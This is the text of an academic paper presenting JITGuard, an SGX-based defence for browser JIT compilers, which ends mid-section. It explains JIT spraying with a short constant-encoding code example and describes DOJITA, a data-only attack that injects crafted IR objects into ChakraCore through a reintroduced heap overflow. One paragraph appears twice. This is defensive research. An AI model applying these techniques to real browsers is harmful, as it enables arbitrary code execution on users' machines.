JITGuard: Hardening Just-in-time Compilers with SGX

Tommaso Frassetto
CYSEC/Technische Universität Darmstadt
tommaso.frassetto@trust.tu-darmstadt.de

David Gens
CYSEC/Technische Universität Darmstadt
david.gens@trust.tu-darmstadt.de

Christopher Liebchen
CYSEC/Technische Universität Darmstadt
christopher.liebchen@trust.tu-darmstadt.de

Ahmad-Reza Sadeghi
CYSEC/Technische Universität Darmstadt
ahmad.sadeghi@trust.tu-darmstadt.de

ABSTRACT

Memory-corruption vulnerabilities pose a serious threat to modern computer security. Attackers exploit these vulnerabilities to manipulate code and data of vulnerable applications to generate malicious behavior by means of code-injection and code-reuse attacks. Researchers already demonstrated the power of data-only attacks by disclosing secret data such as cryptographic keys in the past. A large body of literature has investigated defenses against code-injection, code-reuse, and data-only attacks. Unfortunately, most of these defenses are tailored towards statically generated code and their adaption to dynamic code comes with the price of security or performance penalties. However, many common applications, like browsers and document viewers, embed just-in-time compilers to generate dynamic code.

The contribution of this paper is twofold: first, we propose a generic data-only attack against JIT compilers, dubbed DOJITA. In contrast to previous data-only attacks that aimed at disclosing secret data, DOJITA enables arbitrary code-execution. Second, we propose JITGuard, a novel defense to mitigate code-injection, code-reuse, and data-only attacks against just-in-time compilers (including DOJITA). JITGuard utilizes Intel's Software Guard Extensions (SGX) to provide a secure environment for emitting the dynamic code to a secret region, which is only known to the JIT compiler, and hence, inaccessible to the attacker. Our proposal is the first solution leveraging SGX to protect the security critical JIT compiler operations, and tackles a number of difficult challenges. As proof of concept we implemented JITGuard for Firefox's JIT compiler *SpiderMonkey*. Our evaluation shows reasonable overhead of 9.8% for common benchmarks.

1 INTRODUCTION

Dynamic programming languages, like JavaScript, are increasingly popular since they provide a rich set of features and are easy to use. They are often embedded into other applications to provide an interactive interface. Web browsers are the most prevalent applications embedding JavaScript run-time environments to enable website creators to dynamically change the content of the current web page without requesting a new website from the web server. For efficient execution modern run-time environments include just-in-time (JIT) compilers to compile JavaScript programs into native code.

Code-injection/reuse. Unfortunately, the run-time environment and the application that embeds dynamic languages often suffer from memory-corruption vulnerabilities due to massive usage of unsafe languages such as C and C++ that are still popular for compatibility and performance reasons. Attackers exploit memory-corruption vulnerabilities to access memory (unintended by the programmer), corrupt code and data structures, and take control over the targeted software to perform arbitrary malicious actions. Typically, attackers corrupt code pointers to hijack the control flow of the code, and to conduct *code-injection* [2] or *code-reuse* [45] attacks.

While code injection attacks have become less appealing, mainly due to the introduction of Data Execution Prevention (DEP) or writable xor executable memory (W⊕X), state-of-the-art attacks deploy increasingly sophisticated code-reuse exploitation techniques to inject malicious code-pointers (instead of malicious code), and chain together existing instruction sequences (*gadgets*) to build the attack payload [51].

Code-reuse attacks are challenging to mitigate in general because it is hard to distinguish whether the execution of existing code is benign or controlled by the attacker. Consequently, there exists a large body of literature proposing various defenses against code-reuse attacks. Prominent approaches in this context are code randomization and control-flow integrity (CFI). The goal of code randomization [34] schemes is to prevent the attacker from learning addresses of any gadgets. However, randomization techniques require extensions [5, 7, 16, 17, 24] to prevent information-disclosure attacks [18, 50, 52]. Control-flow integrity (CFI) [1] approaches verify whether destination addresses of indirect branches comply to a pre-defined security policy at run time. Previous work demonstrated that imprecise CFI policies in fact leave the system vulnerable to code-reuse attacks [8, 9, 14, 19, 25, 26, 49]. Further, defining a sufficiently accurate policy for CFI was shown to be challenging [21].

Data-only attacks. In addition to the aforementioned attack classes, *data-only* attacks [13] have been recently shown to pose a serious threat to modern software security [30]. Protecting against data-only attacks in general is even harder because any defense mechanism requires the exact knowledge of the input data and the intended data flow. As such, solutions that provide memory safety [43, 44] or data-flow integrity [10] generate impractical performance overhead of more than 100%.

JIT attacks. Existing defenses against the attack techniques mentioned above are mainly tailored towards static code making their

CCS '17, October 30-November 3, 2017, Dallas, TX, USA

adoption for dynamic languages difficult. For example, the JIT-compiler regularly modifies the generated native code at run time for optimization purposes. On the one hand, this requires the code to be writable, and hence, enables code-injection attacks. On the other hand, it makes state-of-the-art defenses challenging to adopt, either due to the increased performance overhead in the case of CFI [47] (+9.6%; in total 14.6%)[1], or due to unclear practicality of code-pointer hiding [16]. In particular, the authors point out that the overhead for the JIT version is much higher and not every defense deployed for static code was applied to the JIT code [16]. Further, the attacker controls the input of the JIT compiler, and can input a program that is compiled to native code containing all required gadgets. Finally, the attacker can tamper with the input of the JIT compiler to generate malicious code, as we show in Section 3.

Goals and Contributions. In this paper we present our defense, JITGuard, that hardens JIT compilers for browsers against disclosure attacks. To motivate our defense we first propose a generic data-only attack against the JIT compiler that allows to execute arbitrary code, and can bypass all existing code-injection and code-reuse defenses. Concurrently to our work, researchers published a data-only attack that targets internal data structures of Microsoft's JIT Engine [57]. As we discuss in Section 8.3 JITGuard prevents this attack as well as our DOJITA. To protect the JIT compiler against run-time attacks without relying on additional defenses like code randomization or control-flow integrity, JITGuard utilizes Intel's Software Guard Extensions (SGX) [32] to execute the JIT-code compiler in an isolated execution environment. This enables JITGuard to hide the location of JIT-code in memory while simultaneously preventing an adversary from launching data-only attacks on the JIT-compiler. In contrast to previous work we do not require expensive analysis of the generated program to construct a CFI policy [47], or synchronization between processes [54], or repetitive system calls to change memory permission [16, 41] while providing protection against data-only attacks.

To summarize, our main contributions are:

- A generic data-only attack against JIT compilers that can bypass all existing JIT code protection techniques. In contrast to a previous data-only attack [30], which only allows to manipulate data flow (e.g., to leak cryptographic keys), our attack allows to execute arbitrary code without manipulating any code pointers.
- A novel JIT compiler protection, JITGuard, which hardens JIT compilers against code-injection, code-reuse, and data-only attacks. JITGuard utilizes SGX to isolate the JIT compiler from the surrounding application. As we elaborate in Section 5 this raises a number of challenges and is technically involved.
- A proof-of-concept implementation of JITGuard for Firefox's JavaScript JIT compiler *SpiderMonkey* and real-world SGX hardware. We explain in detail how we solve several performance-related challenges that arise when executing the JIT compiler in an enclave.
- An extensive performance and security evaluation for JITGuard. We report an average overhead of 9.8% for the integrated benchmarking suites of SpiderMonkey.

[1]Compared to MCFI [46], a CFI implementation by the same author for static code.



Figure 1: Main components of a JavaScript JIT engine.

2 BACKGROUND AND RELATED WORK

In this section we briefly explain the technical concepts required to understand the remainder of this paper. We start with a short introduction of Intel's Software Guard Extensions (SGX) [32] which constitutes the trusted computing base for our defense tool JITGuard. Then we explain the basic principles of just-in-time compilers for browsers, which is the main use case for our proof-of-concept implementation in this paper.

2.1 Software Guard Extensions

SGX is a hardware extension enabling isolated execution environments called *enclaves*. Enclaves are created within a user-mode process and cannot be accessed by any (higher privileged) system entity, including the creator process and the OS. This is enforced by the CPU through access control. In particular, the memory of an enclave can only be accessed by the code executed within the enclave. However, this policy can only be enforced while the enclave memory resides within the CPU-internal memory (cache). To protect enclave memory outside of the CPU, it is encrypted and integrity-protected with an enclave-specific key. The encryption prevents attackers from accessing any secrets that are stored within enclaves. Before the enclave memory is loaded into the CPU, SGX verifies its integrity to ensure that an adversary did not include any modifications.

The code executed within an enclave runs in the context of the creating process. Thus, it can access the process memory, e.g., for communicating with the host. SGX ensures that the enclave is isolated from other processes, enclaves, and the operating system.

2.2 JIT Engines

JIT engines provide a run-time environment for high-level scripting languages, allowing the script to interact with application-specific functionality. They leverage so-called just-in-time (JIT) compilers to transform an interpreted program or script into native code at run time. Browsers in particular make heavy use of JIT compilers to increase the performance of *JavaScript* programs. JavaScript is a

high-level scripting language explicitly designed for browsers to dynamically change the content of a website, e.g., in reaction to user input. In general, JIT engines consist of at least three main components, as shown in Figure 1: ① an interpreter, ② a JIT compiler and ③ a garbage collector.

① *Interpreter.* The purpose of JIT compilers is to increase the execution performance of JavaScript by compiling the script to native code. Since compilation can be costly, usually not all of the scripting code is compiled. Instead, JIT engines include an interpreter which transforms the input program into unoptimized *bytecode*, which is then executed by the interpreter. During the execution of the bytecode, the interpreter profiles the JavaScript program to identify parts (i.e., usually functions) of the code which are executed frequently (*hot code*). When the interpreter identifies a hot code path, it estimates if compilation to native code would be more efficient than continuing to interpret the bytecode. If this is the case, it passes the hot code to the JIT compiler.

② *JIT compiler.* The JIT compiler takes the bytecode as input and outputs corresponding native machine code. Similar to regular compilers, the JIT compiler first transforms the bytecode into an *intermediate representation* (IR) of the program, which is then compiled into native code, also called *JIT code*. In contrast to the bytecode, which is interpreted in a restricted environment through a virtual machine, this native code is executed directly by the processor that runs the browser application. To ensure that malicious JavaScript programs cannot harm the machine of the user, the JIT compiler limits the capabilities of the emitted JIT code. In particular, the compiled program cannot access arbitrary memory, and the compiler does not emit potentially dangerous instructions, e.g., system call instructions. Further, the emitted native code is continuously optimized, and eventually, de-optimized when the JIT compiler determines that this is not needed anymore. Because the JIT compiler has to write the emitted native code to memory as part of its output, the most straightforward way of setting up *JIT code pages* is to set them as read-write-executable. Since such pages represent an easy target for attackers, browsers started mapping JIT pages as writable while the compiler emits the native code, and re-mapping the JIT pages to non-writable afterwards [41]. However, there is still a window of opportunity for an attacker while the compiler is emitting the code.

③ *Garbage Collector.* The last major component is the garbage collector. In contrast to C and C++, in JavaScript the memory is managed automatically. This means that the garbage collector tracks memory allocations and releases unused memory when it is no longer needed.

2.3 JIT-based Attacks and Defenses

Typically attacks on JIT compilers exploit the read-write-executable JIT memory in combination with the fact that attackers can influence the output of the JIT compiler by providing a specially crafted input program. In the popular pwn2own exploiting contest, Gong [28] injected a malicious payload into the JIT memory to gain arbitrary code execution in the Chrome browser without resorting to code-reuse attacks like return-oriented programming (ROP) [51]. To prevent code-injection attacks, W⊕X was adapted

JavaScript

```
function foo() {
    var y = 0x3C909090 ^ 0x90909090;
}
```

Native Code

```
Address     Opcodes       Disassembly
0:          B8 9090903C   mov  eax, 0x3C909090
5:          35 90909090   xor  eax, 0x90909090
```

Unaligned Native Code

```
Address     Opcodes       Disassembly
1:          90            nop
2:          90            nop
3:          90            nop
4:          3C35          cmp al, 35
6:          90            nop
7:          90            nop
8:          90            nop
9:          90            nop
```

Figure 2: During JIT spraying the attacker exploits that large constants are directly transferred into the native code. By jumping into the middle of an instruction the attacker can execute arbitrary instructions that are encoded into large constants.

for JIT code [11, 12, 16, 41]. However, as discussed in the previous section, JIT code pages must be changed to writable for a short time when the JIT compiler emits new code, or optimizes the existing JIT code. Song et al. [54] demonstrated that this small time window can be exploited by an adversary to inject a malicious payload. They propose to mitigate this race condition by splitting the JIT engine into two different processes: an untrusted process which executes the JIT code, and a trusted process which emits the JIT code. Their architecture prevents the JIT memory from being writable in the untrusted process at any point in time. Since the split JIT engine now requires inter-process communication and synchronization between the two processes, the generated run-time overhead can be as high as 50% for JavaScript benchmarks. Further, this approach does not prevent code-reuse attacks.

Code-reuse attacks chain existing pieces of code together to execute arbitrary malicious code. JIT engines facilitate code-reuse attacks because the attacker can provide input programs to the JIT compiler, and hence, influence the generated code to a certain degree. However, as mentioned in Section 2.2, the attacker cannot force the JIT compiler to emit arbitrary instructions, e.g., system call instructions which are required for most exploits. To bypass this restriction Blazakis [6] observed that numeric constants in a JavaScript program are copied to the JIT code, as illustrated in Figure 2: an adversary can define a JavaScript program which assigns large constants to a variable, here the result of `0x3C909090` xor `0x90909090` is assigned to the variable `y`. When the compiler transforms this expression into native code, the two constants are copied into the generated instructions. This attack is known as *JIT spraying* and enables the attacker to inject 3-4 arbitrary bytes into the JIT code. By forcing the control flow to the middle of the `mov` instruction, the CPU will treat the injected constant bytes as an instruction and execute them.

JIT spraying can be mitigated by constant blinding, i.e., masking large constant C through xor with a random value R at compile time. The JIT compiler then emits an xor instruction to unblind the masked constant before using it ($((C \oplus R) \oplus R = C \oplus 0 = C)$). While constant blinding indeed prevents JIT spraying it decreases the performance of the JIT code. Further, Athanasakis et al. [4] demonstrated that JIT spraying can also be performed with smaller constants, and that constant blinding for smaller constants is impractical due to the imposed run-time overhead. Recently, Maisuradze et al. [36] demonstrated a JIT-spraying attack by controlling the offsets of relative branch instructions to inject arbitrary bytes into the JIT code.

Another approach to mitigate JIT-spraying is code randomization. Homescu et al. [29] adopted fine-grained randomization for JIT code. However, similar to static code, code randomization for JIT code is vulnerable to information-disclosure attacks [52]. While Crane et al. [16] argued that leakage resilience based on execute-only memory can be applied to JIT code as well, they do not implement code-pointer hiding for the JIT code which makes the performance impact hard to estimate. Tang et al. [55] and Werner et al. [59] proposed to prevent information-disclosure attacks through destructive code reads. Their approach is based on the assumption that benign code will never read from the code section. Destructive code reads intercept read operations to the code section, and overwrite every read instruction with random data. Hence, all memory leaked by the attacker is replaced by random data, rendering it unusable for code-reuse attacks. However, Snow et al. [53] demonstrated that this mitigation is ineffective in the setting of JIT code. In particular, the attacker can use the JIT compiler to generate multiple versions of the same code by providing a JavaScript program with duplicated functions. Upon reading the code section the native code of the first function will be overwritten while the other functions are intact and can be used by the attacker to conduct a code-reuse attack.

Ansel et al. [3] designed a generic sandboxing approach based on Software-based Fault Isolation (SFI), which prevents the JIT-compiled code from modifying other parts of the program. The authors do not quote a single overhead figure, however, almost all of their benchmarks have an overhead greater than 20%.

Niu et al. [47] applied CFI to JIT code and found that it generates on average 14.4% run-time overhead and does not protect against data-only attacks which do not tamper with the control flow but manipulate the data flow to induce malicious behavior.

3 OUR DATA-ONLY ATTACKS ON JIT COMPILERS

Overview. As mentioned in the previous Section, existing JIT protections only aim to prevent code-injection or code-reuse attacks. However, in our preliminary experiments we observed that arbitrary remote code execution is feasible by means of *data-only* attacks which corrupt the memory *without* requiring to corrupt any code pointers. We implemented an experimental data-only attack against JIT compilers, coined DOJITA (Data-Only JIT Attack), that manipulates the intermediate representation (IR) to trick the JIT compiler into generating arbitrary malicious payloads. Our experiments underline the significance of data-only attacks, in the presence of defenses against control-flow hijacking, and motivate the design of our defense JITGuard. Figure 3 shows the high-level idea of DOJITA:



Figure 3: DOJITA enables the attacker to execute arbitrary code through a data-only attack. In particular, the attacker manipulates the IR which is then used by the JIT compiler to generate native code that includes a malicious payload.

The attacker ① exploits a memory-corruption vulnerability to read and write arbitrary data memory; ② identifies a hot function F in the input program, which will be compiled to native code; ③ during the compilation of F the JIT compiler will generate the corresponding IR; the attacker discloses the memory address of the IR in memory which is commonly composed of C++ objects; ④ injects crafted C++ objects (the malicious payload) into the existing IR. ⑤ Finally the JIT compiler uses the IR to generate the native code ⑥. Since the IR was derived from the trusted bytecode input, the JIT compiler does not check the generated code again. ⑦ Thus, the generated native code now contains a malicious payload that is executed upon subsequent invocations of the function F.

Details. For our experiments we chose the JavaScript engine of Internet Explorer, called Chakra [38]. Our goal is to achieve arbitrary code execution by exploiting a memory-corruption vulnerability without manipulating the JIT code or any code pointers. Further, we assume that the static code and the JIT code are protected against code-reuse and code-injection attacks, e.g., by either fine-grained code randomization [16], or fine-grained (possibly hardware-supported) control-flow integrity [31, 47].

For our attack against Chakra we carefully analyzed how the JIT compiler translates the JavaScript program into native code. We found that the IR of Chakra is comprised of a linked list of `IR::Instr` C++ objects where each C++ object embeds all information, required by the JIT compiler, to generate a native instruction or an instruction block. These objects contain variables like `m_opcode` to specify the operation, and variables `m_dst`, `m_src1`, and `m_src2` to specify the operands for the operation. To achieve arbitrary code execution, we carefully craft our own objects, and link them together. Figure 4 shows the IR after we injected our own `IR::Instr` objects (lower part of the figure), by overwriting the `m_next` data pointer of the benign `IR::Instr` objects (upper part of the figure).



Figure 4: The IR of Chakra consists of a linked list of `IR::Instr` C++ objects. The attacker injects instructions by overwriting the `m_next` pointer of a benign object (dotted line) to point to a linked list of crafted objects.

When the JIT compiler uses the linked list to generate the native code it will include our malicious payload. It is noteworthy that `m_opcode` cannot specify arbitrary operations but is limited to a subset of instructions like (un-)conditional branches, memory accesses, logic, and arithmetic instructions. This allows us to generate payloads to perform arbitrary computations, and to read and write memory. However, for a meaningful attack we have to interact with the system through system calls. We inject a `call` instruction to the system call wrapper functions which are provided by system libraries. To resolve the addresses of these function, we leverage a similar approach as JIT-ROP [52]. In particular, we first disclose the address of `GetProcAddress()` which is a function that takes the name of an exported library function as an argument and returns its address. This enables our payload to resolve and call arbitrary functions, and hence, interact with the system.

Our proposed data-only attack against the JIT compiler cannot be mitigated by any state-of-the-art defenses or defenses proposed in the literature [16, 47]. The reason is that these defenses cannot distinguish the benign IR from the injected IR.

Implementation. For our proof-of-concept of DOJITA we implemented an attack framework that allows the attacker to specify an arbitrary attack payload. Our framework parses and compiles the attack payload to the ChakraCore IR, i.e., the framework automatically generates C++ memory objects that correspond to the instruction of the attack payload. Next, the framework exploits a heap overflow in `Array.map()` (CVE-2016-7190), which we reintroduced to the most recent public version of ChakraCore (version 1.4), to acquire the capability of reading and writing arbitrary memory. After disclosing the internal data-structures of the JIT compiler, we modify a number of data pointers within these structures to include our malicious IR. The JIT compiler will then iterate through the IR memory objects, and generate native code. While the injection of malicious IR into the benign IR depends on a race condition, we found that the attack framework can reliably win this race by triggering the execution of the JIT compiler repeatedly. Appendix A contains an example payload that creates a file and writes arbitrary content to it.

Our proposed data-only attack against the JIT compiler cannot be mitigated by any state-of-the-art defenses or defenses proposed in the literature [16, 47]. The reason is that these defenses cannot distinguish the benign IR from the injected IR.

In our testing, DOJITA succeeded 99% of the times.

Comparison to Related Work. Independently from our work, Theori [57] published a similar attack that also targets the internal data structures of Microsoft's JIT compiler. Their attack targets a temporary buffer which is used by the JIT compiler during compilation to emit the JIT code. This temporary buffer is marked as readable and writable. However, once the JIT compiler generated all instruction from the IR, it relocates the content of the temporary buffer into the JIT memory which is marked as readable and executable. By injecting new instructions into this temporary buffer one can inject arbitrary code into the JIT memory. Microsoft patched the JIT compiler to include a cyclic redundancy checksum of the emitted instructions during compilation. The JIT code is only executed if the checksum of the relocated buffer corresponds to the original checksum.

This defense mechanism which was recently added by Microsoft *does not* prevent our attack. While the attack by Theori [57] is similar to ours, we inject our malicious payload at an earlier stage of the compilation. As a consequence, the checksum, which is computed during compilation, will be computed over our injected IR. Since we do not perform any modifications in later stages, the checksum of the relocated buffer is still valid and the JIT compiler cannot detect our attack.

In the remainder of this paper, we present our novel defense that leverages Intel's SGX to mitigate code-injection, code-reuse, and data-only attacks against just-in-time compilers (including DOJITA).

4 THREAT MODEL AND ASSUMPTIONS

The main goal of this paper is to mitigate attacks that target JIT code generation and attacks exploiting the JIT-compiled code. Therefore, our threat model and assumptions exclude attacks on the static code. Our threat model is consistent with the related work in this area [6, 16, 36, 47, 54].

- **Static code is protected.** State-of-the-art defenses against code-injection and code-reuse attacks for static code are deployed and active. In particular, this means that code-injection is prevented by enforcing DEP [37], and code-reuse attacks are defeated by randomization-based solutions [16, 17], or (hardware-assisted) control-flow integrity [1, 31, 58]. Additionally, we assume that the static code of the application and the operating system are not malicious.
- **Data randomization.** The targeted application employs Address Space Layout Randomization (ASLR) [48]. This prevents an adversary from knowing any addresses of allocated data regions a priori and enables us to hide sensitive data from the attacker.
- **Secure initialization.** An adversary can only attack JITGuard after its initialization phase.
- **Memory-corruption vulnerability.** The target program suffers from at least one memory-corruption vulnerability. The



Figure 5: Design of JITGuard

attacker can exploit this vulnerability to disclose and manipulate data memory of *known* addresses. This is a common assumption for browser exploits [14, 49, 52].

- **Scripting Engine.** An adversary can utilize the scripting engine to perform arbitrary (sandboxed) computations at run time, e.g., adjust the malicious payload based on disclosed information.

The goal of the adversary is to gain the ability to execute arbitrary code in the browser process. The attacker can then try and further compromise the system, or leak sensitive information from the web page (e.g., launching the attack from some malicious advertisement code). The use of some defense mechanisms, like sandboxing [15, 27], can make the former attack harder. However, such defenses do not prevent the latter attack and are orthogonal to JITGuard.

We also note that any form of side-channel, e.g., cache and timing attacks to leak randomized memory addresses, or hardware attacks are beyond the scope of this paper.

5 DESIGN OF JITGUARD

Our main goal is to harden the JIT compiler against code-injection, code-reuse and data-only attacks. To achieve this we isolate all critical components of the JIT compiler from the main application, potentially containing a number of exploitable vulnerabilities. The isolation is enforced through hardware by utilizing *SGX*. Note, that intuitively one can isolate the whole JIT engine with SGX. However, the JIT code frequently interacts with static code, and since every call requires a context switch between enclave and host process, this would result in a tremendous amount of overhead. To avoid this overhead we decompose the JIT engine to execute the JIT code outside of the enclave. To prevent the attacker from exploiting the JIT code to launch code-injection or code-reuse attacks we hide the JIT code by using *randomization*. Further, we mitigate information disclosure attacks by building an indirection that transfers the control flow between the static application code and the JIT code without disclosing the address of the JIT code through *trampolines*. Figure 5 shows our design of JITGuard in more detail:



Figure 6: The same region of physical memory is mapped twice in the virtual memory with different permissions.

① We use SGX to isolate the JIT compiler and its data from the rest of the application. As a consequence the attacker can no longer exploit memory-corruption vulnerabilities in the host process to launch attacks against the JIT compiler, as described in Section 3. ② We randomize the JIT code and JIT stack memory addresses to protect against code-injection and code-reuse attacks and prevent the attacker from locating the JITGuard-Region. Even though our randomization does not prevent an adversary from injecting code, e.g., by compiling a specially crafted JavaScript program [6, 36], the attacker cannot disclose the address of the injected code which is required to redirect the control flow to the injected code. The same holds for code-reuse attacks where the attacker requires the addresses of the gadgets.

③ We leverage segmentation registers to build an indirection layer to prevent information-disclosure attacks that target the transition between static and JIT code. This is necessary since the attacker is able to disclose data at known addresses (see Section 4). Thus, we utilize trampolines which contain *jump* instructions that obtain the address of the JIT code using an offset from a segmentation register. The content of the segmentation register itself is available only through a system call, hence an adversary needs to launch a successful attack against the JIT compiler to disclose it. The compiler needs to be able to efficiently update the indirection layer; however, using read-write-executable permissions would allow an attacker to simply inject new code into the trampoline mapping. To allow the former without the latter, we employ a *double mapping* of the trampolines (see Figure 6).

Using this technique, the same region in physical memory ④ is mapped twice in the virtual address space of the process. The first mapping ⑤ is executable but not writable. The second mapping ⑥ is writable but not executable, and its address is protected through randomization. The compiler uses the second mapping to update the trampolines (e.g., when a new function is compiled) and the indirection layer, while the (potentially vulnerable) static code uses the executable trampoline mapping. Although an adversary has access to the executable mapping, the address of JIT code cannot be leaked through the executable trampoline since it is protected using the segmentation register. In the following we present a proof-of-concept implementation of JITGuard based on the JavaScript engine of Firefox called *SpiderMonkey*. We will explain in detail how we

tackle the challenge of decomposing the JIT engine, adapting the JIT compiler to SGX, and preventing the JIT compiler and JIT code from leaking the location of the JITGuard-Region.

Our modifications consist of 2 673 additional lines of code, compared to 521 000 lines of C/C++ code in the SpiderMonkey source.

6 ISOLATING THE JIT COMPILER WITH SGX

The core component of JITGuard is an SGX enclave which contains the code and data of the JIT compiler and the randomization secrets. We will use *enclave* to refer to this specific enclave. While enclaves are well suited for isolating trusted code and data, the SGX threat model assumes everything outside of the enclave is untrusted. Therefore, SGX requires a context switch to execute code outside of the enclave. This is an expensive operation and makes the straightforward approach of isolating the whole JIT engine (including the generated JIT code) impractical because the JIT code frequently interacts with static application code. In particular, we measured up to 600 interactions per millisecond in our tests. However, our threat model (Section 4) is different to that of SGX: we assume that the code running outside the enclave (static code and operating system) is not malicious. This allows us to relax some of the constraints of regular enclave applications. Instead of using SGX to isolate the full JIT engine, we use it to isolate the security-critical components (JIT compiler), and to securely store the randomization secret. This approach enables us to bootstrap the JITGuard-Region, whose address is unknown to the attacker. By emitting the JIT code to the JITGuard-Region it can be executed securely outside the enclave, and we avoid disclosing the location of the JITGuard-Region by using trampolines. Thus, the JIT code can interact with the static application code without requiring SGX context switches.

In the following, we provide more details on how we initialize JITGuard and the interaction of the JIT compiler in the enclave with the rest of the JIT engine.

6.1 Initialization

JITGuard is initialized at the start of the program before the attacker can interact with the vulnerable application. Hence, we can launch the initialization phase from the static code part of the application. The initialization component of JITGuard first allocates two memory regions, the trampoline and the JITGuard-Region, and then starts the enclave.

JITGuard chooses the location of the JITGuard-Region perfectly at random and uses it to store the JIT code, the JIT stack, and the writable mapping of the trampolines. The protection of the JIT code and stack is based on the assumption that the location of the JITGuard-Region remains secret throughout the execution of the application. JITGuard achieves this by passing the randomization secret to the enclave and setting all memory that was used during the initialization phase to zero. Henceforth, all memory accesses to the JITGuard-Region are mediated through the enclave to prevent the address from being written to memory which is accessible to the attacker.

The second memory region is the executable mapping of the trampolines. This double mapping of the trampolines is necessary because JITGuard needs to modify the trampolines during run time and the attacker can infer the address of the executable trampolines based on pointers used by the static code. Without this double mapping, a less secure solution would be to switch the memory region between read-writable and read-executable. However, an adversary could still exploit the short time window while the memory is writable to inject malicious code into the trampoline region [54]. We provide more details on our trampoline mechanism in Section 7.

Finally, JITGuard sets up the JIT compiler enclave providing the address of the JITGuard-Region as a parameter. As mentioned in Section 2.2, the JIT engine consists of different components. However, we encapsulate only the JIT compiler inside an enclave. While switching between enclave and host execution has some overhead, we carefully designed JITGuard to achieve practical performance, by executing the rest of the components of the JIT engine outside the enclave. In our security analysis (Section 8) we explain how JITGuard securely interacts with the host process.

6.2 Run Time

JITGuard requires a few modifications to the JIT compiler: (1) to be compatible to SGX, (2) to prevent disclosure of the location of the JITGuard-Region, and (3) to emit the JIT code to the randomized memory region.

6.2.1 SGX Compatibility. To make the JIT compiler compatible with SGX we created a custom system call wrapper and adjusted the internal memory allocator. As mentioned in Section 2.1, the operating system is considered untrusted in the SGX design, which is why the code inside of an enclave cannot use the system call instruction. To issue a system call, the enclave code has to first switch execution to the host process, and then call a wrapper function of a system library. The SGX developer framework provides functionality to easily call outside functions from the enclave. Outside functions can then invoke any system call. However, for system calls in JITGuard we abstained from using the functions generated by the SDK for two reasons: first, the context switch function of the developer framework saves the complete state (i.e., all registers) to enclave memory and then clears the content of all registers to prevent information leakage to the host process or the operating system. This is not necessary in our case because we consider the attacker can only access application memory; second, by issuing a system call through a library function, data might be leaked outside of the enclave which then becomes accessible to the attacker. To avoid both cases, we implemented our own system call wrapper which stores the required parameters in the designated registers inside the enclave, and then exits the enclave to issue the `syscall` instruction (without storing and clearing the state or writing anything to the application memory). Further, we adjusted the internal memory allocator of the JIT compiler to use pre-allocated memory within the enclave to avoid leaking information to the application memory.

6.2.2 Leakage-resilience. Another challenge is to prevent the JIT compiler from leaking the address of the JITGuard-Region. Since the JIT compiler consists of a huge code base it is hard to verify that no instruction leaks this address. We avoid manual inspection of the whole source code of the JIT compiler by employing a *fail-safe* technique that is based on a *fake pointer*. In particular, JITGuard

